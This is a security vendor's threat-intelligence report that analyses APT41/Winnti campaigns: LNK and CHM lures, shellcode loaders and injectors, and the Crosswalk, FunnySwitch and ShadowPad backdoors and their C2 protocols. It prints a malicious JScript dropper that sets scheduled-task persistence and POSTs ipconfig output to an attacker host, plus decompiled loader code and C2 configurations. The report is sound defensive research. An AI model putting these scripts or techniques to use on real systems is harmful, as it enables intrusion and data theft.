

Higaisa or Winnti? APT41 backdoors, old and new

PT EXPERT SECURITY CENTER

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The **PT Expert Security Center** regularly spots emerging threats to information security, including both previously known and newly discovered malware. During such monitoring in May 2020, we detected several samples of new malware that at first glance would seem to belong to the Higaisa group. But detailed analysis pointed to the **Winnti group (also known as APT41, per FireEye)** of Chinese origin. Subsequent monitoring led us to discover a number of new malware samples used by the group in recent attacks. These include various droppers, loaders, and injectors; Crosswalk, ShadowPad, and PlugX backdoors; and samples of a previously undescribed backdoor that we have dubbed FunnySwitch. We can confidently state that some of these attacks were directed at a number of organizations in Russia and Hong Kong.

In this article, we will share the results of our investigation of these samples and related network infrastructure, as well as overlaps with previously described attacks.

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1. Higaisa shortcuts

The first attack dates to May 12, 2020. At the core of the attack is an archive named *Project link and New copyright policy.rar* (75cd8d24030a3160b1f49f1b46257f9d6639433214a10564d432b74cc8c4d020). The archive contains a bait PDF document (Zeplin Copyright Policy.pdf) plus the folder **All tort's projects - Web Inks** with two shortcuts:

- Conversations - iOS - Swipe Icons - Zeplin.Ink
- Tokbox icon - Odds and Ends - iOS - Zeplin.Ink

The structure of malicious shortcuts resembles the sample 20200308-sitrep-48-covid-19.pdf.Ink spread by the Higaisa group in March 2020.




FIGURE 1. COMPARING COMMAND LINES IN THE COVID-19 AND ZEPLIN SHORTCUTS

The mechanism for initial infection is fundamentally the same: trying to open either of the shortcuts leads to running a command that extracts a Base64-encoded CAB archive from the body of the LNK file, after which the archive is unpacked to a temporary folder. Further actions are performed with the help of an extracted JS script.

```
%temp%\svchast.exe "C:\\Users\\Public\\Downloads\\officeupdate.exe" & schtasks /create /SC minute /MO 120 /TN "Driver Bootser Update" /TR "C:\\Users\\Public\\Downloads\\officeupdate.exe",isHidden);
4 shell.Run('%temp%\svchast.exe',isHidden)
5 WScript.Sleep(1000);
6 try {
7     var fso = new ActiveXObject("Scripting.FileSystemObject");
8     var txtfile = fso.OpenTextFile("C:\\Users\\Public\\Downloads\\d3reEW.txt",1);
9     var fText = txtfile.Read(1000);
10    txtfile.Close();
11 } catch(e){
12     shell.Run('cmd /c dir ',isHidden=0);
13 }
14 try {
15     var http = new ActiveXObject('Microsoft.XMLHTTP');
16     var url = 'http://zeplin.atwebpages.com/inter.php';
17     http.open('POST',url,false);
18     http.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
19     http.send('&test='+fText);
20 } catch(e){
21     shell.Run('cmd /c dir ',isHidden=0);
22 }
```

FIGURE 2. CONTENTS OF SCRIPT 34FDFKFSD32.JS

But here is where the similarity with the sample described in our Higaisa report ends: instead, this script copies the payload to the folder C:\Users\Public\Downloads, achieves persistence by adding itself to the startup folder and adding a scheduler task, and runs the payload. The script also sends the output of ipconfig in a POST request to [http://zeplin.atwebpages\[.\]com/inter.php](http://zeplin.atwebpages[.]com/inter.php).

The command run by the shortcut also contains the opening of a URL file extracted from the archive. The name of the URL file and the target address depend on which shortcut is opened:

- Conversations - iOS - Swipe Icons - Zeplin.url goes to:
<https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df>
- Tokbox icon - Odds and Ends - iOS - Zeplin.url goes to:
<https://app.zeplin.io/project/5c161c03fde4d550a251e20a/screen/5cef98986801a41be35122bb>.

This is the only difference between the two LNK files. In both cases, the target page is hosted on Zeplin, a legitimate service for collaboration between designers and developers, and requires logging in to view.

The payload consists of two files:

- svchast.exe

It functions as a simple local shellcode loader. The shellcode read from a fixed path. Before starting, the loader checks the current year: 2018, 2019, 2020, or 2021.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // ecx
4     HANDLE v5; // rax
5     void *v6; // rsi
6     DWORD v7; // edi
7     void *v8; // rbp
8     DWORD NumberOfBytesRead; // [rsp+70h] [rbp+18h]
9     __time64_t Time; // [rsp+78h] [rbp+20h]
10
11     time64(&Time);
12     v3 = localtime64(&Time)->tm_year;
13     if ( v3 != 118 && v3 != 119 && v3 != 120 && v3 != 121 )
14         return 0;
15     v5 = CreateFileA("C:\\Users\\Public\\Downloads\\3t54dE3r.tmp", 0xC0000000, 3u, 0i64, 3u, 0x80u, 0i64);
16     v6 = v5;
17     if ( v5 == (HANDLE)-1i64 )
18         return 0;
19     v7 = GetFileSize(v5, 0i64);
20     v8 = VirtualAlloc(0i64, v7, 0x1000u, 0x40u);
21     memset(v8, 0, v7);
```

FIGURE 3. MAIN FUNCTION IN SVCHAST.EXE

The shellcode containing the main payload is the Crosswalk backdoor.

On May 30, 2020, a new malicious archive, CV_Colliers.rar (df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d), was detected. It had two shortcuts:

- Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
- International English Language Testing System certificate.pdf.lnk

Their structure fully matched that of the samples from May 12. In this case, the bait consisted of PDF documents with a CV and IELTS certificate. Depending on which shortcut was opened, the output of ipconfig was sent to one of two addresses: http://goodhk.azurewebsites[.]net/inter.php or http://sixindent.epizy[.]com/inter.php.

Note that all three intermediate C2 servers are on third-level domains on a free hosting service. When accessed in a browser, each displays a different decoy page:

FIGURE 4. PAGE AT ZEPLIN.ATWEBPAGES_COM

FIGURE 5. PAGE AT GOODHK.AZUREWEBSITES_NET

FIGURE 6. PAGE AT SIXINDENT.EPIZY_COM

These servers do not play a major role in the functioning of the malware; their precise purpose remains unknown. It may be that the malware authors used this to monitor the success of the initial stages of infection, or else tried to lead security teams "off the scent" by masking the malware as a more minor threat.

1.1 Attribution

These attacks have been studied in detail by [Malwarebytes](#) and [Zscaler](#). Based on the similarity of the infection chains, researchers classify them as belonging to the Higaisa group.

However, detailed analysis of the shellcode demonstrates that the samples actually belong to the Crosswalk malware family. Crosswalk appeared no later than 2017 and was mentioned for the first time in [a FireEye report](#) on the activities of the APT41 (Winnti) group.

FIGURE 7. FROM THE FIREEYE REPORT

FIGURE 8. FRAGMENT OF SHELLCODE FROM 3T54DE3R.TMP

The network infrastructure of the samples overlaps with previously known APT41 infrastructure: at the IP address of one of the C2 servers, we find an SSL certificate with SHA-1 value of b8cff709950cfa86665363d9553532db9922265c, which is also found at IP address 67.229.97[.]229, referenced in [a 2018 CrowdStrike report](#). Going further, we can find domains from [a Kaspersky report](#) written in 2013.

FIGURE 9. FRAGMENT OF NETWORK INFRASTRUCTURE

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1.2 CROSSWALK

running up to 20 additional modules received from the server as shellcode.

The information collected by the module includes:

- OS uptime
- Network adapter IP addresses
- MAC address of one of the adapters
- Operating system version and whether it is 32-bit or 64-bit
- Username
- Computer name
- Name of running module
- PID
- Shellcode version and whether it is 32-bit or 64-bit

(The shellcode supports both 32 and 64 bits.) It has two-part version numbers; we found ones including 1.0, 1.10, 1.21, 1.22, 1.25, and 2.0.

For more detailed analysis of one version of Crosswalk, see the [VMware CarbonBlack investigation](#). Based on version 1.25 (8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996), which was used in the attacks with LNK files, here we will describe the networking aspects of the malware in more detail.

Crosswalk has broad capabilities for connecting to C2 servers. The network configuration for this particular sample is at the end of the shellcode and is XOR encrypted with a 16-byte key. The data structure is as follows:

- Configuration size (4 bytes)
- Key (16 bytes)
- Encrypted configuration

The configuration, in turn, contains the following fields:

- 0x0 heartbeat interval (in seconds)
- 0x4 reconnect interval (in seconds)
- 0x8 bitmask for days of the week when connections may be made
- 0xC (inclusive) lower bound for time of day when connections may be made
- 0x10 (non-inclusive) upper bound for time of day when connections may be made
- 0x14 proxy port
- 0x18 proxy type
- 0x1C proxy host
- 0x9C proxy username
- 0x11C proxy password
- 0x19C number of C2 servers
- 0x1A0 array of structures of C2 servers

A C2 server structure consists of the following fields:

- 0x0 connection type

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time match those allowed in the configuration. Then, one after the other, it tries combinations of possible proxy servers (any indicated in the configuration plus system proxies) and C2 servers until it connects successfully.

The communication protocol used between the backdoor and C2 server can be separated logically into two levels:

- 1. Application-level protocol
- 2. Transport-level protocol

On the application level, messages consist of the following fields:

- FakeTLS header consisting of 5 bytes:
 - Entry type and protocol version (3 bytes). For the client these always equal 17 03 01; for the server, they have random values.
 - Data length, not including header (2 bytes)
- Message contents:
 - Command ID (4 bytes, little-endian)
 - Command data size (4 bytes, little-endian)
 - Client ID (36 bytes), generated based on the UUID when the backdoor starts operation
 - Command data

The first two client–server and server–client messages have command IDs 0x65 and 0x64, respectively. They contain the data that will then be used to generate the client and server session keys. The key generation algorithm is detailed in a [Zscaler report](#). For all subsequent messages, the content (not including the FakeTLS header) is transferred in the corresponding encrypted session key. AES-128 is the encryption algorithm used.

The transport-level protocol depends on the connection type indicated in the configuration. Four protocols are supported:

- 1. Standard TCP connection

Application-level messages are sent unchanged as TCP segments.

- 2. Equivalent to HTTP Long Polling

The client creates two TCP connections. The first will be used to get packets from the server, and the second to send them.

During the first connection, a GET request is sent to the C2 server. The server replies with headers with code 200 and Content-Length: 524288000. The subsequent stream of application-level messages from the server to the client is sent as the body of an HTTP response.

FIGURE 10. FIRST HTTP CONNECTION WITH C2

After the correct response headers are received, the malware establishes a second connection to the same port, where a POST request is made. The header *dCy* is generated by the client based on the UUID and, it would seem, serves as the session ID that links the two connections. After receipt of a response with code 200, subsequent messages from the client to the server are sent using separate POST requests.

FIGURE 11. SECOND HTTP CONNECTION WITH C2

```
Connection: keep-alive
User-Agent: WinHTTP/1.1
Content-Length: 4294967295
Host: 149.28.152[.]196
```

The HTTPS connection is not used again. Subsequent messages are exchanged in the **original TCP connection (without TLS encryption)**. Subsequent communication between the client and server occurs via protocol 1, except for when, at the beginning of the session, the client sends two packets with the FakeTLS header, which starts with the sequence 17 03 01. The first packet always has length 0. The second has length 0x3A, 0x3C, 0x3E, or 0x40 and contains random bytes. We were unable to determine the purpose of these packets.

FIGURE 12. ADDITIONAL PACKETS WITH FAKETLS HEADER

4. KCP protocol

This protocol can be implemented on top of any other protocol (including UDP) to ensure quick and reliable data transfer. The Crosswalk client uses KCP on top of a TCP connection: KCP protocol data is added to application-level messages that are then sent as TCP segments.

FIGURE 13. CROSSWALK MESSAGE WITH KCP HEADERS (HIGHLIGHTED IN YELLOW)

Note that in the Crosswalk samples we detected, none of the samples used the KCP protocol in practice. But the code contains a full-fledged implementation of this protocol, which could be used in other attacks: the developers would simply need to set this connection type in the configuration.

The diversity of protocols and techniques would seem to protect the backdoor from network traffic inspection.

2. Loaders and injectors

Investigation of network infrastructure and monitoring of new Crosswalk samples put us onto the scent of other malicious objects containing Crosswalk shellcode as their payload. We can categorize these objects into two groups: local shellcode loaders and injectors. Some of the samples in both groups are also obfuscated with VMProtect.

2.1 Injectors

FIGURE 14. CODE FOR INJECTING SHELLCODE INTO A RUNNING PROCESS

The injectors contain typical code that obtains SeDebugPrivilege, finds the PID of the target process, and injects shellcode into it. Depending on the sample, explorer.exe and winlogon.exe are the target processes.

The samples we found contain one of three payloads:

- Crosswalk
- Metasploit stager
- FunnySwitch (discussed later in this report)

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use: in the original executable or in an external file in the same directory.

Most of the loaders start by checking the current year, much like the samples from the LNK file attacks.

FIGURE 15. CODE OF THE LOADER'S MAIN FUNCTION

After the malware finds the API functions it needs, it decrypts the string `Global\0EluZTRM3Kye4Hv65lGfoaX9sSP7VA` with the **ChaCha20** algorithm. In one older version, to prevent being run twice the loader creates a mutex with the name `Global\5hJ4YfUoyHlwVMnS1qZkd2tEmz7GPbB`. But in recent samples, the decrypted string is not used in any way. Perhaps part of the code was accidentally deleted during the development process.

Another artifact found in some samples is the unused string *CSPELOADKISSYOU*. Its purpose remains unclear.

FIGURE 16. STRING "CSPELOADKISSYOU" IN DATA SECTION

In the self-contained loaders, the shellcode is located in a PE file overlay. The shellcode is stored in a curious way: data starts from 0x60 bytes of the header, followed by the (encrypted) shellcode. The data length is stored at offset -0x24 from the end of the executable. The header always starts with the PL signature. The other header data is used for decryption: a 32-byte key is located at offset 0x28 and a 12-byte nonce for the ChaCha20 algorithm is at offset 0x50.

FIGURE 17. HANDLING OF PL SHELLCODE IN THE LOADER BODY (CHACHA20)

The ChaCha20 implementation is not always present: some of the samples use Microsoft CryptoAPI with AES-128-CBC for encryption. We can also find key information here in the structure of the PL shellcode: at offset 0x28, there are 32 bytes that are hashed with MD5 to obtain a cryptographic key.

FIGURE 18. HANDLING OF PL SHELLCODE IN THE LOADER BODY (AES-128)

Older loader versions use Cryptography API: Next Generation (BCrypt* functions) in an equivalent way. They use AES-128 in CFB mode as the encryption algorithm.

The loaders that rely on external files have a similar code structure and one of two encryption types: ChaCha20 or AES-128-CBC. The file should contain PL shellcode of the same format as in the self-contained loader. The name depends on the specific sample and is encrypted with the algorithm used in it. It can contain a full file path (although we did not detect any such samples) or a relative path.

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FIGURE 19. BUILDING THE FILE NAME WITH PL SHELLCODE

Among all the loaders, we encountered three different shellcode payloads:

- Crosswalk
- Metasploit stager
- Cobalt Strike Beacon

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FIGURE 20. CONTENTS OF ELECTRONIC_RESUME.PDF.RAR

The first file might look like bait, but trying to open it in a PDF viewer gives an error, since it is practically a copy of the latter.

The file *Электронный читатель резюме.exe* ("Electronic reader resume.exe") is an executable self-contained loader for PL shellcode. It contains Cobalt Strike Beacon as the payload.

FIGURE 21. CONFIGURATION OF COBALT STRIKE BEACON

The archive was distributed on approximately June 1, 2020, from the IP address 66.42.48[.]186 and was available at `hxxp://66.42.48[.]186:65500/electronic_resume.pdf.rar`. The same IP address was used as C2 server.

The modification time of the archive files, as well as the date on which the archive was found the server, point to the attack being active in late May or early June. The Russian filenames suggest that the targets were Russian-speaking users.

2.3.2 *I can't breathe*

The attack is practically identical to the previous one: malware is distributed in a RAR archive `video.rar` (`fc5c9c93781fbbac25d185ec8f920170503ec1eddfc623d2285a05d05d5552dc`) and consists of two `.exe` files. The archive is available on June 1 on the same server at the address `hxxp://66.42.48[.]186:65500/video.rar`.

FIGURE 22. CONTENTS OF VIDEO.RAR

The executable files are self-contained loaders of Cobalt Strike Beacon PL shellcode with a similar configuration and the same C2 server.

The bait is notable for the topic: the hackers were attempting to exploit U.S. protests related to the death of George Floyd. The main bait was a video with the name "I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4" involving reporting on protests in late May, 2020. Judging by the logo, the source of the video was Australian portal XKb, which releases news materials in Chinese.

FIGURE 23. STILL FRAME FROM THE BAIT VIDEO

2.3.3 *Chat transcript*

The archive *запись чата.7z* ("chat transcript.7z") (`e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdbcb61d4cd03ae`) contains three identical executable files with names resembling "запись чата-1.png_____.exe" ("chat transcript-1.png_____.exe") in attacks again targeting Russian-speaking users.

FIGURE 24. CONTENTS OF THE ARCHIVE, THE NAME OF WHICH PROMISES A "CHATTRANSCRIPT"

The malicious files are self-contained PL shellcode loaders, but the payload here is Crosswalk version 2.0

Transport protocol 1, port 8080

FIGURE 25. FRAGMENT OF THE CROSSWALK CONFIGURATION

3. Attacks on Russian game developers

The Winnti group first became famous for its attacks on computer game developers. Such attacks continue today, and Russian companies are also among their targets.

3.1 Unity3D Game Developer from St. Petersburg

The attack is based on the archive Resume.rar (4d3ad3ff281a144d9a0a8ae5680f13e201ce1a6ba70e53a74510f0e41ae6a9e6), which contains just one file: CV.chm.

Running the file without security updates installed causes two windows to appear simultaneously: CHM help in HTML Help and a PDF document. They contain the same information: a curriculum vitae for the position of game developer or database manager at a St. Petersburg company.

The CV contains plausible contact information, with a St. Petersburg address, email address ending with "@yandex.ru", and phone number starting with "+7" (Russia's country code). The only obviously fake aspect is the phone number: 123-45-67.

FIGURE 26. RESULT OF OPENING THE CHM FILE

The PDF file opens due to the script pass.js, which is contained in the CHM file and referenced in the code of the HTML page.

FIGURE 27. REFERENCE TO PASS.JS IN HTML CODE

The script uses a technique for running an arbitrary command in a CHM file via an ActiveX object. This unpacks an HTML help file to the folder C:\Users\Public for launching the next stage of the infection: the file resume.exe, which is also embedded inside the CHM file.

FIGURE 28. DEOBFUSCATED SCRIPT PASS.JS

resume.exe is an advanced shellcode injector of which we had encountered only one sample as of the writing of this article. Before it gets down to business, this malware, like many other samples we have seen from Winnti, checks the current year. Current processes are checked and the malware will not run if any of the following are active: ollydbg.exe|ProcessHacker.exe|Fiddler.exe|windbg.exe|tcpview.exe|idaq.exe|idaq64.exe|tcpdump.exe|Wireshark.exe.

On first launch, shellcode will be taken from MyResume.pdf; on subsequent launches, winness.config is the shellcode source.

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protected.

Compared to the PL shellcode, the data structure is more complex and contains the following:

- ROR-13 hash of data starting from byte 0x24 (0x20, 4 bytes)
- Nonce for algorithm ChaCha20 (0x24, 12 bytes)
- ChaCha20-encrypted text (0x30):
 - Name of PDF file (+0x0)
 - Size of PDF file (+0x20)
 - Size of auxiliary shellcode (+0x24)
 - Size of main shellcode (+0x28)
 - Constant 0xE839E900 (+0x2C)
 - PDF file
 - Auxiliary shellcode
 - Main shellcode

On first launch of resume.exe, the encrypted portion of the data is decrypted (the key is hard-coded in the executable) and three sections are extracted (PDF, auxiliary shellcode, and main shellcode). The PDF file is saved with a name resembling _797918755_true.pdf in a temporary folder. It then opens for the user (the second window in the screenshot on Figure 26, next to HTML Help).

FIGURE 31. RESUME.EXE: ACTIONS ON FIRST LAUNCH

The payload runs in a new process %windir%\System32\spoolsv.exe, into which the main shellcode is injected: Cobalt Strike Beacon with C2 address 149.28.84[.]98.

Injection occurs by creating a section via a ZwCreateSection call, getting access to it from the parent and child processes via ZwMapViewOfSection calls, copying shellcode to the section, and placing a jump to the shellcode at the entry point for spoolsv.exe.

For persistence, resume.exe (under the name winness.exe) is copied to the folder %appdata%\Microsoft\AddIns\ and the main shellcode is re-encrypted and saved in the same location, with the name winness.config. To ensure autostart, auxiliary shellcode writes the file svchost.bat, which transfers control to winness.exe, to the startup folder. For avoiding detection at this stage, the auxiliary shellcode is injected in a similar way into spoolsv.exe, independently loads the necessary functions, and writes to file in a separate thread.

When winness.exe runs after a restart, the main shellcode is decrypted from winness.config and injected into spoolsv.exe in exactly the same way.

3.2 HFS with a surprise

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FIGURE 32. HFS SERVER ON WINNTI INFRASTRUCTURE

On June 23, 2020, while investigating Winnti network infrastructure, we detected an active **HttpFileServer** on one of the active C2 servers. Four images were there for all to see: an email icon, screenshot from a game with Russian text, screenshot of the site of a game development company, and a screenshot of information about vulnerability **CVE-2020-0796** from the Microsoft website.

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FIGURE 34. EAVPPBNXGAE8S3R.JPG

FIGURE 36. WINDOWS_UPDATE.PNG

The screenshots related to Battlestate Games, the St. Petersburg-based developer of *Escape from Tarkov*.

Almost two months later, on August 20, 2020, the file CV.pdf_____.exe (e886caba3fea000a7de8948c4de0f9b5857f0baef6cf905a2c53641dbbc0277c) was uploaded to VirusTotal. This file is a self-contained loader for Cobalt Strike Beacon PL shellcode.

Its C2 server is interesting: update.facebookdocs[.]com.

We discovered that the main domain facebookdocs[.]com hosted a copy of the official site of Battlestate Games: www.battlestategames.com. Via an associated C2 IP address (108.61.214[.]194), we found an equivalent page on the phishing domain www.battllestategames[.]com (note the double "l").

FIGURE 37. COPY OF THE OFFICIAL BATTLESTATE GAMES SITE

When used as C2 servers, such domains give attackers the ability to mask malicious traffic as legitimate activity within the company.

The combination of these two finds makes us think that we detected traces of preparation for, and subsequent successful implementation of, an attack on Battlestate Games.

Moreover, the match between the job listing for Unity3D developer (as seen in the screenshot from the official site) and contents of the curriculum vitae in the file CV.chm (as described in the previous section), considering how closely they matched in time as well as the company and "applicant" both being located in St. Petersburg, suggests a connection between these attacks. Most likely, the CHM file attack was used at the beginning stage of the breach, although we do not have solid confirmation for this.

Use of typosquatting domains for C2 servers is typical of Winnti and has been described in a [Kaspersky report](#).

Battlestate Games received all of the information uncovered by our investigation into the suspected attack.

4. A purloined certificate

Another favorite Winnti technique is theft of certificates for code signing. Compromised certificates are used to sign malicious files intended for future attacks.

We found one such certificate belonging to Taiwanese company Zealot Digital:

Name:

ZEALOT DIGITAL INTERNATIONAL CORPORATION

Issuer:

GlobalSign CodeSigning CA - SHA256 - G2

Valid From:

07:43 AM 08/20/2015

Valid To:

07:43 AM 09/19/2016

Valid Usage:

Code Signing

Algorithm:

sha256RSA

Thumbprint:

91e256ac753efe79927db468a5fa60cb8a835ba5

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and ShadowPad.

Among the files signed with the Zealot Digital certificate, we discovered two samples of malware containing a previously unknown backdoor. We have called it FunnySwitch, based on the name of the library and one of the key classes. The backdoor is written in .NET and can send system information as well as run arbitrary JScript code, with support for six different connection types, including the ability to accept incoming connections. One of its distinguishing features is the ability to act as message relay between different copies of the backdoor and a C2 server.

5.1 Unpacking

The attack in question starts with the SFX archive x32.exe (2063fae36db936de23eb728bcf3f8a5572f83645786c2a0a5529c71d8447a9af).

FIGURE 38. CONTENTS OF THE ARCHIVE X32.EXE

The archive unpacks three files (1.vbs, n3.exe, and p3.exe) into the folder c:\programdata, after which the extracted VBS script runs both executables.

The files n3.exe and p3.exe are identical and inject shellcode into the process explorer.exe. The only difference between them is the final bytes of the shellcode they inject, which contain the XML configuration. In one case, the proxy server 168.106.1[...] is specified there in addition:

```
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6"
  <HttpConnector url="http://db311secsd.kasprsky[.]info/config/" proxy="http://168.106.1[...]:"
</Config>
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6"
  <HttpConnector url="http://db311secsd.kasprsky[.]info/config/" interval="300"
</Config>
```

A subdomain of kasprsky[.]info, db311secsd.kasprsky[.]info, is the C2 domain. Interestingly, several of its other subdomains are mentioned in an FBI report. It dates to May 21, 2020, and warns of attacks on organizations linked to COVID-19 research.

The job of the shellcode is to launch and execute a method from the .NET assembly located immediately after its code. To do so, it gets a reference to the ICorRuntimeHost interface, which it uses to run CLR and create an AppDomain object. The contents of the assembly are loaded into the newly created domain. Reflection is used to run the static method Funny.Core.Run(xml_config), to which the XML configuration is passed.

FIGURE 39. CALLING A METHOD FROM THE .NET ASSEMBLY

The assembly is the library Funny.dll with obfuscation by ConfuserEx.

5.2 Funny.dll

The backdoor starts by parsing the configuration. Its root element may contain the following fields:

- Debug is the flag for enabling debug logging
- Group is an arbitrary string sent together with system information

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function

connector element may contain an arbitrary number of elements describing various types of connectors:

- TcpConnector and TcpBindConnector are classes responsible for connecting over TCP as client and server.

They have two parameters in common:

address

and

port

(by default, 38001). TcpConnector also has the

parameter

interval, which indicates how long to wait before trying to reconnect.

- HttpConnector and HttpBindConnector are HTTP client with support for proxy and HTTP server.

Supported client parameters:

url

– address to connect to,

interval

– same as at TcpConnector,

proxy

and

cred

– proxy server address and credentials. Server parameters:

url

– list of prefixes on which it will run and

timeout

– client timeout.

The standard classes HttpWebRequest and HttpListener from .NET Framework are used for

- `RPCConnector` and `RPCBindConnector` are classes that allow setting up a connection via a Named Pipe. They take a single parameter,

```
name
```

, which is the name of the connection.

`TcpBindConnector` and `HttpBindConnector` support simultaneous connections for multiple clients.

For the network connectors to work, the backdoor adds an allow rule to Windows Firewall with the name "Core Networking — IPv4" for its executable module.

FIGURE 40. CODE FOR ADDING WINDOWS FIREWALL RULES

Just like with Crosswalk, there are multiple levels of the protocol: in this case, transport, network, and application.

5.2.1 Transport protocols

1. TCP

TCP supports three types of messages: `PingMessage` (0x1), `PongMessage` (0x2), and `DataMessage` (0x3). The first two monitor the connection and are relevant only at the `TcpConnector`/`TcpBindConnector` level. `DataMessage` contains network-level data.

Messages consist of a signature (4 bytes), encrypted header (16 bytes), and optional data.

The signature is three random bytes followed by their sum with modulo 256. Incoming messages with an invalid signature are discarded.

The header contains the data size (4 bytes) and byte indicating the message type (0x1, 0x2, or 0x3).

It is encrypted with AES-256-CBC; the key and IV are taken from the MD5 of the key string. The backdoor uses this encryption method in other cases as well, which is why we refer to it as "standard" in the text that follows. The key string in this case is "tcp_encrypted".

FIGURE 41. STANDARD ENCRYPTION IN FUNNYSWITCH

2. HTTP with long polling

There are three types of requests: GET "connect", GET "pull", and POST "push". To start transferring data, the client must connect by sending a GET request to a URL from the configuration and provide a special cookie value.

The cookie name is eight random characters. The value is an encrypted Base64 string containing the session GUID and operation name ("connect"). The string is encrypted in the standard way with the key "http".

The client then constantly sends GET requests with pull operations. In response, the server returns the relevant array of messages for the client or, if no new messages have arrived in the last 10 seconds, an empty response. Client–server messages are periodically sent as an array as well, for which a POST request with push operation is used.

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array and other primitive types.

5.2.2 Network-level protocol

FIGURE 43. FUNCTION FOR PROCESSING INCOMING NETWORK-LEVEL COMMUNICATIONS

All messages at this level are encrypted in the backdoor's standard way, with the key string "commonkey".

Messages are an array of three or four elements:

- Message type ("hello_request", "hello_response", "message", "error")
- Source serialized array
- Destination serialized array
- Payload (application-level data)


The *MsgPack* class is also used for serialization. The Source and Destination arrays contain the IDs of the relays through which the message has already passed and the IDs of the routers through it should be delivered to the recipient.

The bodies of hello_request and hello_response messages contain information about the sender's system. When one of these messages is received, the relay saves data about the sender ID, used connector instance and system data. These message types are used to establish a direct connection between relays.

Messages of the "message" type (ones that are not hello_request, hello_response, or error) can be passed via several relays. If its Destination field contains only the ID of the current instance, it will be handled locally; if not, it will be sent to the next relay in the list. For connecting to the next instance, it uses the connector that was saved when exchanging hello_request and hello_response messages.

The backdoor collects the following system information:

- Values of the registry keys ProductName and CSDVersion from HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
- Whether the OS is 32-bit or 64-bit
- List of IP addresses
- Computer name
- Username and workgroup
- Name of running module
- PID
- MAC addresses of network adapters
- Value of the Group attribute in the XML configuration



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5.2.3 Application-level protocol

At the application level, data is encrypted in the standard way using the value of the Password attribute from the configuration. If no such value exists, the key string is "test". Data is compressed with GZip prior to encryption.

After decryption and decompression, the payload is an array (packed *MsgPack*) consisting of one or two elements: a string with the name of a command and optional array of bytes (data for the

invoke	<p>Run JScript code and get the result. Implementation was separated out into a JSCore .NET assembly, which is dynamically loaded from a Base64 constant defined in the main assembly.</p> <p>FIGURE 44. LOADING THE FUNNY.EVAL CLASS FROM THE JSCORE ASSEMBLY</p> <p>Code execution is accomplished with classes from the Microsoft.JScript namespace.</p> <p>FIGURE 45. CODE FRAGMENTS FROM THE FUNNY.EVAL CLASS</p>
connect	Takes an XML string with connector configuration and creates the corresponding object.
update	Packs a response containing the IDs of relays connected to the current copy, together with their system information.
query	Collects the configuration of active connector instances other than the RPCConnector and RPCBindConnector classes.
remove	Removes the specified connector.
createStream	Creates a message queue with the indicated name. The queue connects with the sender of the createStream command.
closeStream	Deletes the named message queue.
sendStream	Adds a message (byte array) to the queue with the specified name.

The result of execution of each command is returned to the sender via the invoke-response command.

5.2.5 Unused code

By all appearances, the FunnySwitch backdoor is still under development, as shown by the incomplete state of message queue functionality. Besides the commands described here already, the code contains the functions PullStream and SendStream, which are not used anywhere. The first extracts a message from the queue (by queue name), while the second sends its creator an arbitrary set of bytes with the stream-data command.

The code also contains several unused classes: an implementation of the KCP protocol, limited-size queue SizeQueue, and string serializer StreamString.

FIGURE 46. FRAGMENT OF KCP CLASS CODE

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- Support for specifying a proxy server
- Identical configuration restrictions on time of day and days of the week
- Implementation of the KCP protocol
- Implemented (and disabled by default) logging of debug messages and errors

FIGURE 47. ERROR LOGGING IN CROSSWALK

FIGURE 48. MESSAGE LOGGING IN FUNNYSWITCH

6. ShadowPad

During the investigation we also discovered two samples containing ShadowPad malware.

The first of these is the SFX archive 20200926__Request for wedding reception.exe (03b7b511716c074e9f6ef37318638337fd7449897be999505d4a3219572829b4).

FIGURE 49. CONTENTS OF THE ARCHIVE 20200926__REQUEST FOR WEDDING RECEPTION.EXE

For bait, it contains a Chinese-language Microsoft Word document with the text of a wedding banquet form.

FIGURE 50. BAIT FILE WEDDING.DOCX

The archive contents are unpacked to the folder c:\programdata, from where (besides the bait file being opened) the payload log.exe is launched.

Both the executable file and the DLL library are obfuscated with VMProtect, but we also found identical unprotected versions (as shown in the following screenshots).

An unpacked legitimate component of Bitdefender (386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd) serves as log.exe. It dynamically loads the library log.dll.

FIGURE 51. LOADING LOG.DLL IN LOG.EXE

The library, in turn, when loaded checks for whether the current module contains a certain set of bytes at offset 0x2775. If the loading module meets its expectations, these bytes change to a call instruction for a DLL function. As a result, in log.exe right after log.dll loads, a call is made to the function sub_100010D0. The called function is not explicitly exported.

FIGURE 52. CHECK AND MODIFICATION OF EXECUTABLE MODULE IN LOG.DLL

A similar technique has been previously **described by ESET** in the context of Winnti attacks on universities in Hong Kong. ShadowPad malware was used as the payload in these attacks.

In addition, to obfuscate the control flow in the code, conditional jumps that never run are included as well:

```
cmp     esp, 3181h
jb      loc_1000BCA9
```

